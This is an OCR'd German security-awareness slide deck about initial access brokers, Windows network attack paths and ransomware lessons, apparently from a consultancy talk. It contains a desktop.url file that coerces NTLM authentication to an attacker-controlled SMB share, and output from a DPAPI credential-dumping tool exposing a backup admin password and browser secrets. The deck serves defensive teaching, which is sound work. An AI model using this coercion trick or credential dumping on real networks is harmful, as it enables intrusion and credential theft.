
All Access Auctions

Date Posted	Post Title	Actor Name	Community
2023-09-17	RDP/UK/7kk/50+	Ovelikiy	Exploit
2023-09-17	2k corp /owa/	Valerka	Exploit
2023-09-17	1k owa	pshmm	Exploit
2023-09-16	Belgium corp RDP	1337sh.com	Exploit
2023-09-16	2k /owa/ corp	Lammer	Exploit
2023-09-16	RDP access AU	shrinbaba	Exploit
2023-09-16	400K + orders cc + exp and more, admin panel	xxroot	Exploit
2023-09-16	x20 Japan SMTP accounts OCN.NE.JP	nikit0x	Exploit
2023-09-15	Media & Internet access. $6M	Global63	Exploit
2023-09-15	Residential Construction access. $28M	Global63	Exploit
2023-09-15	В активном поиске обладателей логов [2023 год]	berya	Exploit

Top Threat Actors by Access Auction Post Count



Possible Victim Location



Access Auction Posts Over Time


Initialer Zugriff – Initial Access Broker

- „Makler für den Erstzugang“


Quelle: Blueliv


Initial Access Broker


- „Makler für den Erstzugang“




Quelle: IBM X-Force











Quelle: IBM X-Force




Wir sind drinnen, was nun?

- LLMNR "Link-Local Multicast Name Resolution“, NetBIOS Name Service ➔ DNS Fallback
- SMB Signing standardmäßig nur auf DCs aktiv
- „Erzwungene“ Authentisierung
- Ziel: NTLM Relaying

```
┌──(root💀win4734m)-[/home/kali/exploits]
└─# cat desktop.url
[InternetShortcut]
URL=http://google.com
WorkingDirectory=%username%
IconFile=\\192.168.0.173\ateam\%USERNAME%.icon
IconIndex=1
```



- Passwort Management Probleme:
  - Klartext Passwörter in Shares und Skripte
  - Standardkennwörter
  - Password Spraying + Wörterbuch => Erfolg?
  - Shared Admin Accounts (z.B Local Admin)




- Fehlende Netzwerksegmentierung
- „[un]sicheres“ Administrationskonzept
  - Hygiene, Abschottung, Least Privilege
  - Active Directory Konfigurationsprobleme
  - Extensiver Einsatz von DA
- Meist aufwendig aber effektiv:
  - Schwachstellen in (Web)Applikationen
  - Kompromittieren von Datenbanken
  - LDAP integrierte Geräte (Drucker!, IoT, …)

Es ging ja (auch) um die Backups?

- Backup Server best practice: Nicht in die Domäne integrieren
- & Logindaten isoliert (z.B Passwort Safe)
- Segmentiert von (Client) Netzen
- Administriert von dezidierten Admin Workstation(s)

DPAPI

- DPAPI steht für Data Protection Application Programming Interface und wird von vielen Windows Anwendungen verwendet, um „Geheimnisse“ zu schützen.
- **Dazu zählt unter anderem: Zugangsdaten von verschiedenen Webbrowsern**



Condu
backgro
researc

aintain
rsistent
esence.

```
INFO [192.168.0.244] [+]
[CREDENTIAL]
LastWritten : 2019-02-01 07:36:37
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x3 (CRED_PERSIST_ENTERPRISE)
Type        : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:target=srv-backup
Description : SspiPfc
Unknown     :
Username    : SRVBACKUP\administrator
Unknown3     : Vmware!123

INFO [192.168.0.244] [+] Gathering Wifi Keys
INFO [192.168.0.244] [+] Gathering Vaults
INFO [192.168.0.244] [+]  [IE/EDGE Password]  for https://support
r ]
INFO [192.168.0.244] [+]  [IE/EDGE Password]  for https://login.v
INFO [192.168.0.244] [+]  [IE/EDGE Password]  for http://127.0.0.
INFO [192.168.0.244] [+]  [IE/EDGE Password]  for https://login.v
INFO [192.168.0.244] [+] Gathering Chrome Secrets
INFO [192.168.0.244] [+] Gathering Mozilla Secrets
INFO [192.168.0.244] [+] Gathering mRemoteNG Secrets
INFO [192.168.0.244] [+] Gathering VNC Passwords
```

Was haben wir daraus gelernt?

- Ziel Prävention => draußen halten und/oder Zeit gewinnen
- Es gibt kein Schlangenöl um „sicher“ zu sein

“There are only two types of companies: Those that have been hacked and those that will be hacked.”

– Robert S. Mueller, III, former Director of the FBI

Details zum Sicherheitsvorfall

Ausfall | Einbruch

Betr. (Organisation)	CHU Saint-Pierre
Datum (Veröffent.)	13.03.2023
Land	Belgien
Vorfall	Am 11. März 2023 kam es zu einem Cyberangriff auf das Saint-Pierre Universitätskrankenhaus in Brüssel. Der Angriff wurde entdeckt, nachdem IT-Experten eine Verlangsamung interner Server feststellten. Aufgrund der Attacke wurden interne Server und die Notaufnahme für mehrere Stunden heruntergefahren und eintreffende Patienten wurden an andere Krankenhäuser umgeleitet.
Quellen	11.03.2023: Brussels Times 12.03.2023: noticemerica 12.03.2023: BRF

Stephane Odent · 3rd+ + Follow
CIO at CHU Saint-Pierre
23h ·

Opportunity knocks.... Bravo Sophos! In any case, their antivirus did not protect us and seriously weighed us down...

That said, we must indeed take cybersecurity very seriously and protect ourselves against a growing and increasingly aggressive and effective threat.

See translation

Karim Boudekhan 3rd+ + Follow
Enterprise Account Manager
BELUX SOPHOS
5d ·

Do not wait before it's too late!
Another hospital that is the target of cyberattacks.

The CHU Saint-Pierre in Brussels has closed its emergency service due to a cyberattack 🔥🔥🔥.

With our solutions and services from Sophos, this attack would have been neutralized by our dedicated team of experts.

Was haben wir daraus gelernt?

- Ziel Prävention => draußen halten und/oder Zeit gewinnen
- Es gibt kein Schlangenöl um „sicher" zu sein
- Cyber-Hygiene:
  - Patch Management
  - Passwort Management + MFA
- Zusätzlich:
  Netzwerksegmentierung + sicheres Adminkonzept

"There are only two types of companies: Those that have been hacked and those that will be hacked."

– Robert S. Mueller, III, former Director of the FBI

National Cyber Security Centre

- *"Most ransomware incidents are not due to sophisticated attack techniques, but are usually the result of poor cyber hygiene."*

- *"Poor cyber hygiene can include unpatched devices, poor password protection, or lack of multi-factor authentication (MFA).*

Quelle: ncsc.gov.uk/whitepaper/ransomware-extortion-and-the-cyber-crime-ecosystem , 11.9.2023

Was haben wir daraus gelernt?

- Sean Metcalf: *„AD Security = Limitierung und Isolierung von Admin[rechten]"*


... und

"There are only two types of companies: Those that have been hacked and those that will be hacked."

– Robert S. Mueller, III, former Director of the FBI

State-of-the-Art Cyber-Security 2023ff

- Cyber-Security ist ein Lifecycle
- Multi Vendor Strategie
- Monitoring & schnelle Reaktion ist und wird kriegsentscheidend
- Jede Security-Lösung braucht aktives Monitoring (Threat Hunting)



Von 100 Unternehmen – wie viele kannst du hacken?

Vielen Dank!

Secutec
Cyber security intelligence

a-team rocks
CONSULTING & MANAGED DEFENSE

daniel.rossgatterer@secutec.eu

avi@a-team.rocks